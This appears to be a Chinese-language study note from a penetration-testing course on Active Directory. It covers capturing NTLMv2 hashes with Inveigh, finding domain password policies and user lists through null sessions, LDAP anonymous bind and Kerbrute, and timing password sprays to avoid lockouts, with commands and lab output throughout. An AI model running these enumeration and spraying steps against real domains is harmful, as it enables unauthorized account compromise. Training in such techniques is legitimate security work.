正如我们所看到的，该工具启动并显示默认启用哪些选项，哪些选项未启用。带有 **[+]** 的选项是默认和默认启用的，而前面带有 **[]** 的选项是禁用的。正在运行的控制台输出还向我们展示了哪些选项被禁用，因此没有发送响应（在上面的例子中是 mDNS）。我们还可以看到消息 **Press ESC to enter/exit interactive console**，这在运行该工具时非常有用。控制台使我们能够访问捕获的凭证/哈希，允许我们停止 Inveigh 等等。

我们可以在 Inveigh 运行时按 **esc** 键进入控制台。

<SNIP>

```
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125  
[response sent]  
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from  
fe80::f098:4f63:8384:d1d0%8 [response sent]  
[ - ] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from  
fe80::f098:4f63:8384:d1d0%8 [type ignored]  
[ - ] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125  
[type ignored]  
[ - ] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from  
fe80::f098:4f63:8384:d1d0%8 [type ignored]  
[ - ] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125  
[type ignored]  
[ - ] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from  
fe80::f098:4f63:8384:d1d0%8 [type ignored]  
[ - ] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125  
[type ignored]  
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310  
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311  
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
```

键入 **HELP** 并按 Enter 键后，我们会看到几个选项：

Inveigh Console Commands	
Command	Description
GET CONSOLE	get queued console output
GET DHCPv6Leases	get DHCPv6 assigned IPv6 addresses

GET LOG	get log entries; add search string to filter results
GET NTLMV1	get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2	get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE	get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE	get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES	get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES	get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT	get captured cleartext credentials
GET CLEARTEXTUNIQUE	get unique captured cleartext credentials
GET REPLYTODOMAINS	get ReplyToDomains parameter startup values
GET REPLYTOHOSTS	get ReplyToHosts parameter startup values
GET REPLYTOIPS	get ReplyToIPs parameter startup values
GET REPLYTOMACS	get ReplyToMACs parameter startup values
GET IGNOREDOMAINS	get IgnoreDomains parameter startup values
GET IGNOREHOSTS	get IgnoreHosts parameter startup values
GET IGNOREIPS	get IgnoreIPs parameter startup values
GET IGNOREMACS	get IgnoreMACs parameter startup values
SET CONSOLE	set Console parameter value
HISTORY	get command history
RESUME	resume real time console output
STOP	stop Inveigh


我们可以通过键入 `GET NTLMV2UNIQUE` 来快速查看捕获的唯一哈希值。

===== Unique NTLMv2 Hashes =====
Hashes
=====

172.16.5.125	ACADEMY-EA-FILE
INLANEFREIGHT\wley	277AC2ED022DB4F7
172.16.5.125	ACADEMY-EA-FILE
INLANEFREIGHT\svc_qualys	5F9BB670D23F23ED

Sighting In, Hunting For 用户



密码Spraying

在第一个示例中，我执行了所有标准检查，但找不到任何有用的内容，例如 SMB NULL 会话或 LDAP 匿名绑定，这些都允许我检索有效用户的列表。因此，我决定使用 **Kerbrute** 工具通过枚举有效的域用户来构建目标用户名列表（我们将在本节后面介绍该技术）。为了创建此列表，我从 [statistically-likely-usernames](#)  GitHub repo 中获取了 **jsmith.txt** 用户名列表，并将其与我从抓取 LinkedIn 中获得的结果相结合。有了这个组合列表，我用 **Kerbrute** 列举了有效用户，然后使用相同的工具用通用密码 **Welcome1** 进行密码喷射。对于非常低权限的用户，我使用此密码收到了两次命中，但这为我提供了足够的域内访问权限来运行 BloodHound 并最终识别导致域泄露的攻击路径。

在第二个示例中，我遇到了类似的设置，但列举了具有常见用户名列表的有效域用户，并且来自 LinkedIn 的结果没有产生任何结果。我转向 Google 并搜索了该组织发布的 PDF。我的搜索生成了许多结果，并在其中 4 个的文档属性中确认内部用户名结构是 **F9L8** 格式，仅使用大写字母和数字（**A-Z** 和 **0-9**）随机生成的 GUID。此信息与 **Author** 字段中的文档一起发布，并显示了在在线发布任何内容之前清理文档元数据的重要性。从这里，可以使用一个简短的 Bash 脚本生成 1,679,616 个可能的用户名组合。

```
#!/bin/bash

for x in {{A..Z},{0..9}}{{A..Z},{0..9}}{{A..Z},{0..9}}{{A..Z},{0..9}}
do echo $x;
done
```

然后，我使用 **Kerbrute** 生成的用户名列表来枚举域中的每个用户帐户。这种使枚举用户名更加困难的尝试最终使我能够枚举域中的每个帐户，因为正在使用的可预测 GUID 与我可以找到的 PDF 元数据相结合，极大地促进了攻击。通常，我只能使用 **jsmith.txt** 等列表来识别 40-60% 的有效账户。在此示例中，我使用目标列表中的所有域账户发起攻击，从而显著提高了密码喷射攻击成功的机会。从这里，我获得了几个帐户的有效密码。最终，我能够跟踪一个复杂的攻击链，包括基于资源的约束委派（RBCD） 和影子凭证 攻击，最终获得对域的控制权

密码喷洒注意事项

Attack	Username	Password
1	bob.smith@inlanefreight.local	Welcome1
1	john.doe@inlanefreight.local	Welcome1
1	jane.doe@inlanefreight.local	Welcome1
DELAY		
2	bob.smith@inlanefreight.local	Passw0rd
2	john.doe@inlanefreight.local	Passw0rd
2	jane.doe@inlanefreight.local	Passw0rd
DELAY		
3	bob.smith@inlanefreight.local	Winter2022
3	john.doe@inlanefreight.local	Winter2022
3	jane.doe@inlanefreight.local	Winter2022

它涉及每个用户名发送更少的登录请求，并且比暴力攻击更不可能锁定帐户。但是，密码喷洒仍然存在锁定风险，因此必须在登录尝试之间引入延迟。内部密码喷射可用于在网络内横向移动，有关帐户锁定的注意事项相同。但是，可以通过内部访问权限获取域密码策略，从而显著降低此风险。

通常会发现一个密码策略允许在锁定账户之前进行 5 次错误尝试，自动解锁阈值为 30 分钟。一些组织配置了更多扩展的账户锁定阈值，甚至要求管理员手动解锁账户。如果您不知道密码策略，一个好的经验法则是在两次尝试之间等待几个小时，这应该足够长的时间让帐户锁定阈值重置。在内部评估期间，最好在尝试攻击之前获取密码策略，但这并不总是可行的。我们可以谨慎行事，如果已用尽所有其他立足点或进一步访问的选项，我们可以选择只进行一次有针对性的密码喷洒尝试，使用弱/普通密码作为 "hail mary"。

“hail mary” 是一个 **比喻性表达**，原意来自美式橄榄球，用来形容：一个几乎没有成功希望的、最后时刻孤注一掷的尝试。

枚举和检索密码策略基于linux

从Linux中枚举密码策略

使用有效的域凭证，还可以使用 `CrackMapExec` 或 `rpcclient` 等工具远程获取密码策略。

```
Chenduoduo@htb[/htb]$ crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol
```

```
SMB          172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0
```

```

Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB          172.16.5.5          445      ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\avazquez:Password123
SMB          172.16.5.5          445      ACADEMY-EA-DC01  [+] Dumping password
info for domain: INLANEFREIGHT
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Minimum password
length: 8
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Password history
length: 24
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Maximum password
age: Not Set
SMB          172.16.5.5          445      ACADEMY-EA-DC01
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Password Complexity
Flags: 000001
SMB          172.16.5.5          445      ACADEMY-EA-DC01      Domain Refuse
Password Change: 0
SMB          172.16.5.5          445      ACADEMY-EA-DC01      Domain Password
Store Cleartext: 0
SMB          172.16.5.5          445      ACADEMY-EA-DC01      Domain Password
Lockout Admins: 0
SMB          172.16.5.5          445      ACADEMY-EA-DC01      Domain Password
No Clear Change: 0
SMB          172.16.5.5          445      ACADEMY-EA-DC01      Domain Password
No Anon Change: 0
SMB          172.16.5.5          445      ACADEMY-EA-DC01      Domain Password
Complex: 1
SMB          172.16.5.5          445      ACADEMY-EA-DC01
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Minimum password
age: 1 day 4 minutes
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Reset Account
Lockout Counter: 30 minutes
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Locked Account
Duration: 30 minutes
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Account Lockout
Threshold: 5
SMB          172.16.5.5          445      ACADEMY-EA-DC01  Forced Log off Time:
Not Set

```

枚举密码策略 - 从 Linux - SMB NULL 会话

如果没有凭据，我们可以通过 SMB NULL 会话或 LDAP 匿名绑定获取密码策略。第一种是通过 SMB NULL 会话。SMB NULL 会话允许未经身份验证的攻击者从域中检索信息，例如用户、组、计算机、用户帐户属性和域密码策略的完整列表。SMB NULL 会话配置错误通常是旧版域控

制器升级的结果，最终带来不安全的配置，默认情况下，这些配置存在于旧版本的 Windows Server 中。

在早期版本的 Windows Server 中创建域时，将授予对某些共享的匿名访问权限，从而允许域枚举。可以轻松枚举 SMB NULL 会话。对于枚举，我们可以使用 `enum4linux`、`CrackMapExec`、`rpcclient` 等工具。

我们可以使用 `rpcclient` 检查域控制器的 SMB NULL 会话访问。

连接后，我们可以发出 RPC 命令（例如 `querydomaininfo`）来获取有关域的信息并确认 NULL 会话访问。

rpcclient

```
Chenduoduo@htb[/htb]$ rpcclient -U "" -N 172.16.5.5
```

```
rpcclient $> querydomaininfo
Domain:          INLANEFREIGHT
Server:
Comment:
Total Users:     3650
Total Groups:    0
Total Aliases:   37
Sequence No:     1
Force Logoff:    -1
Domain Server State: 0x1
Server Role:     ROLE_DOMAIN_PDC
Unknown 3:       0x1
```

我们还可以获取 password 策略。我们可以看到，密码策略比较弱，允许最少 8 个字符的密码。

使用 `rpcclient` 获取口令策略

```
rpcclient $> querydomaininfo

Domain:          INLANEFREIGHT
Server:
Comment:
Total Users:     3650
Total Groups:    0
Total Aliases:   37
Sequence No:     1
Force Logoff:    -1
Domain Server State: 0x1
```

```
Server Role:      ROLE_DOMAIN_PDC
Unknown 3:        0x1
rpcclient $> getdompwinfo
min_password_length: 8
password_properties: 0x00000001
                  DOMAIN_PASSWORD_COMPLEX
```

enum4linux

使用 [enum4linux](#) 来尝试一下。[enum4linux](#) 是围绕 [Samba 工具](#) [nmblookup](#)、[net](#)、[rpcclient](#) 和 [smbclient](#) 套件构建的工具，用于枚举 Windows 主机和域。它可以预装在许多不同的渗透测试发行版上，包括 Parrot Security Linux。下面是一个示例输出，其中显示了 [enum4linux](#) 可以提供的信息。以下是一些常见的枚举工具及其使用的端口：

Tool 工具	Ports 港口
nmblookup	137/UDP
nbtstat	137/UDP
net	139/TCP, 135/TCP, TCP and UDP 135 and 49152-65535
rpcclient	135/TCP
smbclient	445/TCP

使用 enum4linux

```
Chenduoduo@htb[/htb]$ enum4linux -P 172.16.5.5
```

<SNIP>

```
=====
| Password Policy Information for 172.16.5.5 |
=====
```

```
[+] Attaching to 172.16.5.5 using a NULL share
[+] Trying protocol 139/SMB ...
```

```
      [!] Protocol failed: Cannot request session (Called
Name:172.16.5.5)
```

```
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
```

```
      [+] INLANEFREIGHT
      [+] Builtin
```

```
[+] Password Info for Domain: INLANEFREIGHT
```

```
[+] Minimum password length: 8
[+] Password history length: 24
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000001
```

```
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 1
```

```
[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: 5
[+] Forced Log off Time: Not Set
```

```
[+] Retrieved partial password policy with rpcclient:
```

```
Password Complexity: Enabled
Minimum Password Length: 8
```

```
enum4linux complete on Tue Feb 22 17:39:29 2022
```

enum4linux-ng

工具 [enum4linux-ng](#) 是 Python 中 [enum4linux](#) 的重写，但具有其他功能，例如能够将数据导出为 YAML 或 JSON 文件，这些文件稍后可用于进一步处理数据或将其提供给其他工具。它还支持彩色输出等功能

使用 enum4linux-ng

```
Chenduoduo@htb[/htb]$ enum4linux-ng -P 172.16.5.5 -oA ilfreight
```

```
ENUM4LINUX - next generation
```

```
<SNIP>
```

```
| RPC Session Check on 172.16.5.5 |
```

```
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user session
[-] Could not establish random user session: STATUS_LOGON_FAILURE
```

```
| Domain Information via RPC for 172.16.5.5 |
```

```
[+] Domain: INLANEFREIGHT
[+] SID: S-1-5-21-3842939050-3880317879-2865463114
[+] Host is part of a domain (not a workgroup)
```

```
| Domain Information via SMB session for 172.16.5.5 |
```

```
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: ACADEMY-EA-DC01
NetBIOS domain name: INLANEFREIGHT
DNS domain: INLANEFREIGHT.LOCAL
FQDN: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
```

```
| Policies via RPC for 172.16.5.5 |
```

```
[*] Trying port 445/tcp
[+] Found policy:
domain_password_information:
  pw_history_length: 24
  min_pw_length: 8
  min_pw_age: 1 day 4 minutes
  max_pw_age: not set
  pw_properties:
    - DOMAIN_PASSWORD_COMPLEX: true
    - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
    - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
    - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
    - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
    - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
domain_lockout_information:
  lockout_observation_window: 30 minutes
  lockout_duration: 30 minutes
  lockout_threshold: 5
domain_logoff_information:
  force_logoff_time: not set
```

Completed after 5.41 seconds

Enum4linux-ng 为我们提供了更清晰的输出以及使用 `-oA` 标志的便捷 JSON 和 YAML 输出。

显示 ilfreight.json 的内容

```
Chenduoduo@htb[/htb]$ cat ilfreight.json
```

```
{
  "target": {
    "host": "172.16.5.5",
    "workgroup": ""
  },
  "credentials": {
    "user": "",
    "password": "",
    "random_user": "yxditqpc"
  },
  "services": {
    "SMB": {
      "port": 445,
      "accessible": true
    },
    "SMB over NetBIOS": {
      "port": 139,
      "accessible": true
    }
  },
  "smb_dialects": {
    "SMB 1.0": false,
    "SMB 2.02": true,
    "SMB 2.1": true,
    "SMB 3.0": true,
    "SMB1 only": false,
    "Preferred dialect": "SMB 3.0",
    "SMB signing required": true
  },
  "sessions_possible": true,
  "null_session_possible": true,

```

<SNIP>

枚举 Null session 基于windows

从 Windows 执行这种类型的空会话攻击不太常见，但我们可以使用命令 `net use \\host\ipc$ "" /u: ""` 从 Windows 计算机建立空会话，并确认我们是否可以执行更多此类攻击。

```
C:\htb> net use \\DC01\ipc$ "" /u: ""  
The command completed successfully.
```

我们还可以使用 username/password 组合来尝试连接。尝试进行身份验证时的一些常见错误：

- ◆ 错误：帐户已禁用

```
C:\htb> net use \\DC01\ipc$ "" /u:guest  
System error 1331 has occurred.  
  
This user can't sign in because this account is currently disabled.
```

- ◆ 错误：密码不正确

```
C:\htb> net use \\DC01\ipc$ "password" /u:guest  
System error 1326 has occurred.  
  
The user name or password is incorrect.
```

- ◆ 错误：帐户被锁定（密码策略）

```
C:\htb> net use \\DC01\ipc$ "password" /u:guest  
System error 1909 has occurred.  
  
The referenced account is currently locked out and may not be logged on to.
```

LDAP 匿名绑定

基于Linux的枚举密码策略 - LDAP 匿名绑定

LDAP 匿名绑定 允许未经身份验证的攻击者从域中检索信息，例如用户、组、计算机、用户帐户属性和域密码策略的完整列表。这是旧配置，从 Windows Server 2003 开始，仅允许经过身份验证的用户启动 LDAP 请求。我们仍然不时看到这种配置，因为管理员可能需要设置一个特定的

应用程序以允许匿名绑定，并授予超过预期的访问权限，从而允许未经身份验证的用户访问 AD 中的所有对象。

使用 LDAP 匿名绑定，我们可以使用特定于 LDAP 的枚举工具（如 `windapsearch.py`、`ldapsearch`、`ad-ldapdomaindump.py` 等）来提取密码策略。使用 `ldapsearch` [🔗](#)，它可能有点麻烦，但可以做到。获取密码策略的一个示例命令如下所示：

Idapsearch

```
Chenduoduo@htb[/htb]$ ldapsearch -h 172.16.5.5 -x -b
"DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10
pwdHistoryLength

forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 5
maxPwdAge: -9223372036854775808
minPwdAge: -864000000000
minPwdLength: 8
modifiedCountAtLastProm: 0
nextRid: 1002
pwdProperties: 1
pwdHistoryLength: 24
```

注意：在较新版本的 `ldapsearch` 中，`-h` 参数已被弃用，取而代之的是 `-H`。

在这里，我们可以看到最小密码长度为 8，锁定阈值为 5，并且设置了密码复杂性（`pwdProperties` 设置为 1）。

枚举密码策略 - 从 Windows

如果我们可以从 Windows 主机对域进行身份验证，则可以使用内置的 Windows 二进制文件（如 `net.exe`）来检索密码策略。我们还可以使用各种工具，例如 PowerView、移植到 Windows 的 CrackMapExec、SharpMapExec、SharpView 等。

net.exe

如果我们登陆 Windows 系统并且无法将工具传输到它，或者我们被客户端定位在 Windows 系统上，但无法将工具安装到它上，那么使用内置命令会很有帮助。使用内置 `net.exe` 二进制文件的一个示例是：

```
C:\htb> net accounts
```

```
Force user logoff how long after time expires?:      Never
Minimum password age (days):                        1
Maximum password age (days):                       Unlimited
Minimum password length:                             8
Length of password history maintained:               24
Lockout threshold:                                   5
Lockout duration (minutes):                          30
Lockout observation window (minutes):                 30
Computer role:                                       SERVER
The command completed successfully.
```

在这里，我们可以收集以下信息：

- ◆ 密码永不过期（最长密码期限设置为无限制）
- ◆ 最小密码长度为 8 个，因此可能正在使用弱密码
- ◆ 锁定阈值为 5 个错误的密码
- ◆ 账户保持锁定状态 30 分钟

此密码策略非常适合密码喷涂。最少 8 个字符意味着我们可以尝试常见的弱密码，例如 `Welcome1`。锁定阈值为 5 意味着我们可以尝试每 31 分钟喷洒 2-3 次（为安全起见），而不会有锁定任何帐户的风险。如果帐户被锁定，它将在 30 分钟后自动解锁（无需管理员的手动干预），但我们应该不惜一切代价避免锁定 **任何** 帐户。

PoserView

```
PS C:\htb> import-module .\PowerView.ps1
```

```
PS C:\htb> Get-DomainPolicy
```

```
Unicode           : @{Unicode=yes}
SystemAccess      : @{MinimumPasswordAge=1; MaximumPasswordAge=-1;
MinimumPasswordLength=8; PasswordComplexity=1;
                    PasswordHistorySize=24; LockoutBadCount=5;
ResetLockoutCount=30; LockoutDuration=30;
                    RequireLogonToChangePassword=0;
ForceLogoffWhenHourExpire=0; ClearTextPassword=0;
                    LSAAnonymousNameLookup=0}
KerberosPolicy    : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600;
MaxClockSkew=5; TicketValidateClient=1}
Version           : @{signature="$CHICAGO$"; Revision=1}
RegistryValues    :
@{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path              :
```

```
\\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName       : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPDisplayName : Default Domain Policy
```

PowerView 为我们提供了与 `net accounts` 命令相同的输出，只是格式不同，但也揭示了启用了密码复杂性（`PasswordComplexity=1`）。

分析密码策略

我们以多种方式提取了密码策略。让我们来看看 INLANEFREIGHT.LOCAL domain 的政策

- ◆ 最小密码长度为 8 个（8 个很常见，但如今，我们看到越来越多的组织强制使用 10-14 个字符的密码，这可以为我们删除一些密码选项，但并不能完全缓解密码喷射向量）
- ◆ 帐户锁定阈值为 5（看到较低的阈值（例如 3 甚至根本没有设置锁定阈值的情况并不少见）
- ◆ 锁定持续时间为 30 分钟（根据组织的不同，可能会更长或更短），因此，如果我们意外锁定（避免）某个帐户，它将在 30 分钟窗口过后解锁
- ◆ 账户会自动解锁（在某些组织中，管理员必须手动解锁账户）。我们绝不想在执行密码喷射时锁定帐户，但我们特别希望避免在管理员必须干预并通过手动/脚本解锁数百（或数千个）帐户的情况下锁定组织中的帐户
- ◆ 启用密码复杂性，这意味着用户必须选择具有以下 3/4 的密码：大写字母、小写字母、数字、特殊字符（`Password1` 或 `Welcome1` 将满足此处的“复杂性”要求，但显然仍然是弱密码）。

创建新域时的默认密码策略如下，并且有很多组织从未更改过此策略：



Policy 政策	Default Value 默认值
Enforce password history 强制执行密码历史记录	24 days
Maximum password age 最长密码期限	42 days
Minimum password age 最短密码期限	1 day
Minimum password length 最小密码长度	7
Password must meet complexity requirements 密码必须满足复杂性要求	Enabled
Store passwords using reversible encryption 使用可逆加密存储密码	Disabled

Policy 政策	Default Value 默认值
Account lockout duration 帐户锁定持续时间	Not set
Account lockout threshold 帐户锁定阈值	0
Reset account lockout counter after 在以下时间后重置帐户锁定计数器	Not set




练习

制作目标用户list

详细的用户枚举

- ◆ 通过利用 SMB NULL 会话从域控制器检索域用户的完整列表
- ◆ 利用 LDAP 匿名绑定匿名查询 LDAP 并下拉域用户列表
- ◆ 使用 **Kerbrute** 等工具验证用户，利用来自来源（如 [statistically-likely-usernames](#)  GitHub 存储库）的单词列表，或使用 [linkedin2username](#)  等工具收集，以创建可能有效的用户列表
- ◆ 使用来自 Linux 或 Windows 攻击系统的一组凭据，这些凭据要么由我们的客户提供，要么通过其他方式获得，例如 LLMNR/NBT-NS 响应中毒，使用 **Responder**，甚至是使用较小的单词列表成功进行密码喷射

用于提取用户list的SMB NULL 会话

一些可以利用 SMB NULL 会话和 LDAP 匿名绑定的工具包括 [enum4linux](#) 、[rpcclient](#)  和 [CrackMapExec](#)  等。无论使用哪种工具，我们都必须进行一些过滤来清理输出并获取仅包含用户名的列表，每行一个。我们可以使用带有 **-U** 标志的 [enum4linux](#) 来做到这一点。

```
Chenduoduo@htb[/htb]$ enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]"
```

```
administrator
guest
krbtgt
lab_adm
htb-student
avazquez
pfalcon
fanthony
wdillard
lbradford
```



```
sgage
asanchez
dbranch
ccruz
njohnson
mholliday
```

<SNIP>

使用 `rpcclient` 匿名连接后, 我们可以使用 `enumdomusers` 命令。

```
Chenduoduo@htb[/htb]$ rpcclient -U "" -N 172.16.5.5
```

```
rpcclient $> enumdomusers
user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
```

<SNIP>

```
Chenduoduo@htb[/htb]$ crackmapexec smb 172.16.5.5 --users
```

```
SMB          172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0
Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB          172.16.5.5      445    ACADEMY-EA-DC01  [+] Enumerated
domain user(s)
SMB          172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\administrator      badpwdcount: 0
badpwdtime: 2022-01-10 13:23:09.463228
SMB          172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\guest              badpwdcount: 0
badpwdtime: 1600-12-31 19:03:58
SMB          172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\lab_adm            badpwdcount: 0
badpwdtime: 2021-12-21 14:10:56.859064
SMB          172.16.5.5      445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\krbtgt             badpwdcount: 0
badpwdtime: 1600-12-31 19:03:58
SMB          172.16.5.5      445    ACADEMY-EA-DC01
```

```
INLANEFREIGHT.LOCAL\htb-student          badpwdcount: 0
badpwdtime: 2022-02-22 14:48:26.653366
SMB          172.16.5.5          445          ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\avazquez              badpwdcount: 0
badpwdtime: 2022-02-17 22:59:22.684613
```

<SNIP>

LDAP Anonymous 收集用户

```
Chenduoduo@htb[/htb]$ ldapsearch -h 172.16.5.5 -x -b
"DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep
sAMAccountName: | cut -f2 -d" "
```

```
guest
ACADEMY-EA-DC01$
ACADEMY-EA-MS01$
ACADEMY-EA-WEB01$
htb-student
avazquez
pfalcon
fanthony
wdillard
lbradford
sgage
asanchez
dbranch
```

<SNIP>

```
Chenduoduo@htb[/htb]$ ./windapsearch.py --dc-ip 172.16.5.5 -u "" -U
```

```
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+]      Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]      ... success! Binded as:
[+]      None
```

```
[+] Enumerating all AD users
[+]      Found 2906 users:
```

```
cn: Htb Student
userPrincipalName: htb-student@inlanefreight.local
```

```
cn: Paul Falcon
userPrincipalName: pfalcon@inlanefreight.local
```

```
cn: Walter Dillard
userPrincipalName: wdillard@inlanefreight.local
```

Kerbrute枚举Users

/ / _ _ _ / / _ _ _ _ / / _
 / // / _ v _ / _ v _ / / / / _ / _ \
 / , < _ / / / _ / / / / / _ / _ /
 / _ / | _ | \ _ / _ / / _ . _ / _ \ _ , \ _ / \ _ /

```
2022/02/17 22:16:11 > Using KDC(s):
2022/02/17 22:16:11 > 172.16.5.5:88
```

```
2022/02/17 22:16:11 > [+] VALID USERNAME:
jjones@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
sbrown@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
tjohnson@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
jwilson@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
```

```
bdavis@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
njohnson@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
asanchez@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
dlewis@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME:
ccruz@inlanefreight.local
```

<SNIP>

用于构建用户列表的凭证枚举

```
Chenduoduo@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u htb-student -p
Academy_student_AD! --users
```

```
[sudo] password for htb-student:
SMB          172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0
Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB          172.16.5.5      445      ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\htb-student:Academy_student_AD!
SMB          172.16.5.5      445      ACADEMY-EA-DC01  [+] Enumerated
domain user(s)
SMB          172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\administrator          badpwdcount: 1
badpwdtime: 2022-02-23 21:43:35.059620
SMB          172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\guest                  badpwdcount: 0
badpwdtime: 1600-12-31 19:03:58
SMB          172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\lab_adm                badpwdcount: 0
badpwdtime: 2021-12-21 14:10:56.859064
SMB          172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\krbtgt                 badpwdcount: 0
badpwdtime: 1600-12-31 19:03:58
SMB          172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\htb-student           badpwdcount: 0
badpwdtime: 2022-02-22 14:48:26.653366
SMB          172.16.5.5      445      ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\avazquez               badpwdcount: 20
badpwdtime: 2022-02-17 22:59:22.684613
SMB          172.16.5.5      445      ACADEMY-EA-DC01
```

INLANEFREIGHT.LOCAL\pfalcon
baddpwdtime: 1600-12-31 19:03:58

badpwdcount: 0

<SNIP>